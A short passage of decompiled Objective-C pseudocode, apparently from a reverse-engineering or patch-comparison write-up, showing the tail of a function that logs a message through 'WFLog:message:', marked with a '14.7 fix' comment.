    objc_msgSend(v31, "WFLog:message:", 3LL, "%s", v32);// 14.7 fix
  }
  objc_autoreleasePoolPop(v30);
}
```